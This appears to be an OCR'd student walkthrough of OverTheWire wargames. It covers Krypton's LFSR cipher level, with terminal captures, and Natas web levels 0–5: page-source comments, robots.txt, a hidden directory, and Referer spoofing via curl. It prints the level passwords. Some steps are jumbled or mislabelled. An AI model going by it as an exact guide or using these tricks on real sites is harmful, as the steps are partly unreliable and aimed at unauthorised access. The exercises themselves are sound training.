




- **Level 6 → 7: Custom Stream Cipher Analysis**
  1. Connect with krypton level 6 using password RANDOM
     Command : ssh krypton6@krypton.labs.overthewire.org -p 2231
  2. Navigate to the level directory and read the encrypted file.
     Command : cd /krypton/krypton56
     Command : cat README
     cat krypton6
     Identify the encryption program encrypt6 and the encrypted file krypton7.
  3. Perform known-plaintext attack:
     Create a file with repeated characters to analyze the encryption pattern.
     Command : python -c 'print("A" * 50)' > /tmp/plain./encrypt6 /tmp/plain /tmp/cipher cat /tmp/cipher
     Observe the output to determine the key or pattern used.
  4. Decrypt the final password: Use the insights gained from the previous step to decrypt krypton7.
     Command : cat krypton7
     Apply the decryption method consistent with the encryption pattern to reveal the password for Level 7.



(bhakti_31@ DESKTOP-RNL338C)-[~]
$ ssh krypton6@krypton.labs.overthewire.org -p 2231
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton6@krypton.labs.overthewire.org's password:
Welcome to OverTheWire!


krypton6@bandit: /tmp/lev7
There is a pattern!
krypton6@bandit:/krypton/krypton6$ cat HINT2
8 bit LFSR
krypton6@bandit:/krypton/krypton6$ mkdir /tmp/lev7
krypton6@bandit:/krypton/krypton6$ cd /tmp/lev7
krypton6@bandit:/tmp/lev7$ ls
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/k
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/k
ln: failed to create symbolic link './k': File exists
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/k
ln: failed to create symbolic link './k': File exists
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/k
ln: failed to create symbolic link './k': File exists
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/keyfile.dat
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/krypton7
krypton6@bandit:/tmp/lev7$ ls
k keyfile.dat krypton6 krypton7
krypton6@bandit:/tmp/lev7$ chmod 777 .
krypton6@bandit:/tmp/lev7$ touch a.txt
krypton6@bandit:/tmp/lev7$ nano a.txt
Unable to create directory /home/krypton6/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
krypton6@bandit:/tmp/lev7$ cat a.txt
krypton6@bandit:/tmp/lev7$ krypton/krypton6/encrypt6 a.txt cipher.txt
-bash: krypton/krypton6/encrypt6: No such file or directory
krypton6@bandit:/tmp/lev7$ ls
a.txt k keyfile.dat krypton6 krypton7
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/k
ln: failed to create symbolic link './k': File exists
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/keyfile.dat
ln: failed to create symbolic link './keyfile.dat': File exists
krypton6@bandit:/tmp/lev7$ ln -s /krypton/krypton6/krypton7
ln: failed to create symbolic link './krypton7': File exists
krypton6@bandit:/tmp/lev7$ ls
a.txt k keyfile.dat krypton6 krypton7
krypton6@bandit:/tmp/lev7$ cat cipher.txt
cat: cipher.txt: No such file or directory
krypton6@bandit:/tmp/lev7$ /krypton/krypton6/encrypt6 a.txt cipher.txt
krypton6@bandit:/tmp/lev7$ cat cipher.txt
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNkrypton6@bandit:/tmp/lev7$
Type here to search
37°C Haze
ENG
17:45
23-04-2025


krypton6@bandit: /tmp/lev7
krypton6@bandit:/tmp/lev7$ ls
a.txt k keyfile.dat krypton6 krypton7
krypton6@bandit:/tmp/lev7$ cat cipher.txt
cat: cipher.txt: No such file or directory
krypton6@bandit:/tmp/lev7$ /krypton/krypton6/encrypt6 a.txt cipher.txt
krypton6@bandit:/tmp/lev7$ cat cipher.txt
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNkrypton6@bandit:/tmp/lev7$ ^C
krypton6@bandit:/tmp/lev7$ nano krypton6
Unable to create directory /home/krypton6/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
krypton6@bandit:/tmp/lev7$ subl notes
Command 'subl' not found, but can be installed with:
snap install sublime-text
Please ask your administrator.
krypton6@bandit:/tmp/lev7$ cat cipher.txt
EICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNEICTDGYIYZKTHNSIRFXYCPFUEOCKRNkrypton6@bandit:/tmp/lev7$ man
What manual page do you want?
For example, try 'man man'.
krypton6@bandit:/tmp/lev7$ man
What manual page do you want?
For example, try 'man man'.
krypton6@bandit:/tmp/lev7$ man man
man: can't resolve man7/groff_man.7
[1]+ Stopped man man
krypton6@bandit:/tmp/lev7$ xxd -b a.txt
00000000: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000006: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
0000000c: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000012: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000018: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
0000001e: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000024: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
0000002a: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000030: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000036: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
0000003c: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000042: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000048: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
0000004e: 01000001 01000001 01000001 01000001 01000001 01000001 AAAAAA
00000054: 01000001 01000001 01000001 01000001 01000001 01100001 AAAAAa
0000005a: 00001010 .
krypton6@bandit:/tmp/lev7$
Type here to search
36°C Haze
ENG
17:48
23-04-2025


- **Level 7 :**
  1. Connect with krypton level 7 using password LFSRISNOTRANDOM.

  Command : ssh krypton7@krypton.labs.overthewire.org -p 2231
  2. It will show congratulation message for completing the labs.




Steps For Natas lab


- **Natas Level 0**
  1. Go to the URL: https://overthewire.org/wargames/natas/
  2. Access Level 0 : http://natas0.natas.labs.overthewire.org
  3. Username: natas0, Password: natas0. Use the following credentials (provided on the site)
  4. Open Firefox Dev Tools or Chrome Dev Tools.
  5. Right-click → View Page Source (Ctrl+U)
  6. Find password inside a HTML comment.
  7. You'll see a comment like: The password for natas1 is [0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq]
  8. Copy the password for Natas1.




- **Natas Level 0 → Level 1**
  1. Open this URL in Firefox and go to the natas1 page
     URL : http://natas1.natas.labs.overthewire.org
  2. When prompted for login:
     Username: natas1 , Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
  3. Read the Page . You'll see a message like: > "You can find the password for the next level on this page, but right-click has been blockd!" This means the developers tried to disable right-click — but don't worry
  4. Bypass Right-Click Block
     Do either of these : Option A (Shortcut) Press Ctrl + U to view the page source directly.
     Option B (Firefox Dev Tools) Press F12 or Ctrl + Shift + I to open Dev Tools.
     Go to the "Inspector" tab and look through the HTML.
     Find the password in the comment like you did in Level 0.




- **Natas Level 1 → Level 2 (Password Reveal)**
  1. Look at the HTML code (you should be seeing it now).
  2. Scroll down slowly and find a line like this: "The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI"
  3. Copy the password written after "natas2 is".
     Then... Access Natas2: URL: http://natas2.natas.labs.overthewire.org
     Username: natas2 and Password : TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI




- **Natas Level 2 → Level 3**
  1. Open the Website in your browser OR using curl:
     URL : http://natas3.natas.labs.overthewire.org
     Login with Username: natas3 and Password:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
  2. What You'll See on the page: "There is nothing on this page."
     But that's a trick — now inspect the page source.
  3. View Page Source in browser: Ctrl + U . Find the Hidden Directory
  4. You'll see a line like: Click here
     That means a folder named s3cr3t/ exists.
  5. Visit That Directory
     Go to: http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
  6. Get the Password .Inside users.txt, you'll find something like: natas4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ .
     That is the username and password for Natas4.






- **Natas Level 3 → Level 4**

1. Open the URL : http://natas4.natas.labs.overthewire.org
   Login with Username: natas4 and Password QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
2. What You'll See on the Page: > "Access disallowed. You are visiting from an unauthorized IP address."
   This means the server is checking the Referer header to allow access only if you come from a specific page.
3. Then in this link http://natas4.natas.labs.overthewire.org
   After in the url type http://natas4.natas.labs.overthewire.org/robots.txt




4. Disallow:/ s3cr3t / copy the underline part only and paste then remove the robots.txt after the org and paste this s3cr3t http://natas4.natas.labs.overthewire.org/s3cr3t


5. Then click on users.txt.




6. Write username & password and click on sign in .



- **Natas Level 4 → Level 5**
  1. Putting password and username in natas4 then this message will pop up and click on Refresh page .
     Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/". Refresh the page.
  2. Use Curl command in linux.
     Command : curl -u natas4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/




  3. URL: http://natas5.natas.labs.overthewire.org
     Username: natas5 and Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK.
     Hint on the page: "Access disallowed. You are not logged in" .



4. How to Solve It: This level uses a cookie-based login check. You need to send a cookie named loggedin with the value 1.
